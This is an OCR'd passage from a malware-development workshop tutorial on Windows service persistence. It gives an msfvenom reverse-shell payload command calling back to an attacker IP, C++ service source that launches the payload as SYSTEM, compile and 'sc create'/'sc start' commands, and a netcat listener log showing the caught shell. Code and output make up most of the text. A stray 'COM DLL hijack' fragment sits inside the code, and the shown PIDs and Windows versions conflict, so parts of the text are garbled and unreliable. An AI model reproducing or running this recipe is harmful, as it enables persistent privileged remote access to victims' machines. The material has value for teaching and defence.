05 persistence - windows services

Windows Services are essential for hacking due to the following reasons:

- They operate natively over the network – the entire Services API was created with remote servers in mind.
- They start automatically when the system boots.
- They may have extremely high privileges in the operating system.


Managing services requires high privileges, and an unprivileged user can often only view the settings. This has not changed in over twenty years.

In a Windows context, improperly configured services might lead to privilege escalation or be utilized as a persistence technique.
So, creating a new service requires Administrator credentials and is not a stealthy persistence approach.

Let's go to consider practical example: how to create and run a Windows service that receives a reverse shell for us.

First of all create reverse shell `exe` file via `msfvenom` from my attacker machine:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445
-f exe > meow.exe
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-09-malware-pers-4]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f exe > meow.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes


┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-09-malware-pers-4]
└─$ ls -lht
total 28K
-rw-r--r-- 1 cocomelonc cocomelonc 7.0K May 10 17:17 meow.exe
-rwxr-xr-x 1 cocomelonc cocomelonc  16K May 10 17:14 meowsrv.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K May 10 17:13 meowsrv.cpp
```

Then, create service which run my `meow.exe` in the target machine.

The minimum requirements for a service are the following:

- A Main Entry point (like any application)
- A Service Entry point
- A Service Control Handler

In the main entry point, you rapidly invoke `StartServiceCtrlDispatcher` so the `SCM` may call your Service Entry point (`ServiceMain`):

```
int main() {
  SERVICE_TABLE_ENTRY ServiceTable[] = {
    {"MeowService", (LPSERVICE_MAIN_FUNCTION) ServiceMain},
    {NULL, NULL}
  };

  StartServiceCtrlDispatcher(ServiceTable);
  return 0;
}
```

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The Service Main Entry Point performs the following tasks:

- Initialize any required things that we postponed from the Main Entry Point.
- Register the service control handler (`ControlHandler`) that will process Service Stop, Pause, Continue, etc. control commands.
- These are registered as a bit mask via the `dwControlsAccepted` field of the `SERVICE STATUS` structure.
- Set Service Status to `SERVICE RUNNING`.
- Perform initialization procedures. Such as creating threads/events/mutex/IPCs, etc.

```
void ServiceMain(int argc, char** argv) {
  serviceStatus.dwServiceType        = SERVICE_WIN32;
  serviceStatus.dwCurrentState       = SERVICE_START_PENDING;
  serviceStatus.dwControlsAccepted   = SERVICE_ACCEPT_STOP |
SERVICE_ACCEPT_SHUTDOWN;
```

```
  serviceStatus.dwWin32ExitCode      = 0;
  serviceStatus.dwServiceSpecificExitCode = 0;
  serviceStatus.dwCheckPoint         = 0;
  serviceStatus.dwWaitHint           = 0;

  hStatus = RegisterServiceCtrlHandler("MeowService",
(LPHANDLER_FUNCTION)ControlHandler);
  RunMeow();

  serviceStatus.dwCurrentState = SERVICE_RUNNING;
  SetServiceStatus (hStatus, &serviceStatus);

  while (serviceStatus.dwCurrentState == SERVICE_RUNNING) {
    Sleep(SLEEP_TIME);
  }
  return;
}
```

The Service Control Handler was registered in your Service Main Entry point. Each service must have a handler to handle control requests from the SCM:

```
void ControlHandler(DWORD request) {
  switch(request) {
    case SERVICE_CONTROL_STOP:
      serviceStatus.dwWin32ExitCode = 0;
      serviceStatus.dwCurrentState  = SERVICE_STOPPED;
      SetServiceStatus (hStatus, &serviceStatus);
      return;

    case SERVICE_CONTROL_SHUTDOWN:
      serviceStatus.dwWin32ExitCode = 0;
      serviceStatus.dwCurrentState  = SERVICE_STOPPED;
      SetServiceStatus (hStatus, &serviceStatus);
      return;

    default:
      break;COM DLL hijack
  }
  SetServiceStatus(hStatus,  &serviceStatus);
  return;
}
```

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I have only implemented and supported the `SERVICE_CONTROL_STOP` and `SERVICE_CONTROL_SHUTDOWN` requests. You can handle other requests such as `SERVICE_CONTROL_CONTINUE`, `SERVICE_CONTROL_INTERROGATE`, `SERVICE_CONTROL_PAUSE`, `SERVICE_CONTROL_SHUTDOWN` and others.

Also, create function with malicious logic:

```
// run process meow.exe - reverse shell
int RunMeow() {
  void * lb;
  BOOL rv;
  HANDLE th;

  // for example: msfvenom -p windows/x64/shell_reverse_tcp
LHOST=192.168.56.1 LPORT=4445 -f exe > meow.exe
  char cmd[] = "Z:\\meow.exe";
  STARTUPINFO si;
  PROCESS_INFORMATION pi;
  ZeroMemory(&si, sizeof(si));
  si.cb = sizeof(si);
  ZeroMemory(&pi, sizeof(pi));
  CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
  WaitForSingleObject(pi.hProcess, INFINITE);
  CloseHandle(pi.hProcess);
  return 0;
}

int main() {
  SERVICE_TABLE_ENTRY ServiceTable[] = {
    {"MeowService", (LPSERVICE_MAIN_FUNCTION) ServiceMain},
    {NULL, NULL}
  };

  StartServiceCtrlDispatcher(ServiceTable);
  return 0;
}
```

Of course, this code is not reference and it is more *"dirty"* Proof of Concept.

Compile our service:

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
```
x86_64-w64-mingw32-g++ -O2 meowsrv.c -o cat.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive
```

```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persiste
nce/06-windows-services$ x86_64-w64-mingw32-g++ -O2 meowsrv.c -o cat.exe
 -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections
-Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc
++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persiste
nce/06-windows-services$ ls -lt
total 32
-rwxrwxr-x 1 cocomelonc cocomelonc 16384 May  5 18:47 cat.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  5069 May  5 18:47 README.md
-rw-r--r-- 1 cocomelonc cocomelonc  2303 May  5 18:46 meowsrv.c
drwxrwxr-x 2 cocomelonc cocomelonc  4096 May  5 18:28 img
-rwxr-xr-x 1 cocomelonc cocomelonc     0 May  5 18:26 meow.exe
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persiste
```

We can install the service from the command prompt by running the following command in target machine `Windows 10 x64`. Remember that all commands run as administrator:

```
sc create MeowService binpath= "Z:\cat.exe" start= auto
```



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Check:


```
sc query MeowService
```

```
C:\Windows\system32>sc query MeowService

SERVICE_NAME: MeowService
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Windows\system32>
```

If we open the `Process Hacker`, we will see it in the `Services` tab:



If we check its properties:

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

The `LocalSystem` account is a predefined local account used by the service control manager. It has extensive privileges on the local computer, and acts as the computer on the network. Its token includes the `NT AUTHORITY\SYSTEM` and `BUILTIN\Administrators` SIDs; these accounts have access to most system objects. The name of the account in all locales is `.\LocalSystem`. The name, `LocalSystem` or `ComputerName\LocalSystem` can also be used. This account does not have a password. If you specify the `LocalSystem` account in a call to the `CreateService` or `ChangeServiceConfig` function, any password information you provide is ignored via MSDN.

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
Then, start service via command:

```
sc start MeowService
```

```
Administrator: Command Prompt

Microsoft Windows [Version 10.0.21996.1]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc start MeowService

SERVICE_NAME: MeowService
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE,
IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 6944
        FLAGS              :

C:\Windows\system32>_
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/cocomelonc.github.io]
└─$ nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.102] 49752
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```



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


And as you can see, we got a reverse shell!:



And our `MeowService` service got a `PID: 5668`:



Then, run `Process Hacker` as non-admin User:



As you can see, it doesn't show us the username. But, running `Process Hacker` as Administartor changes the situation, and we see that our shell running on behalf `NT AUTHORITY\SYSTEM`:

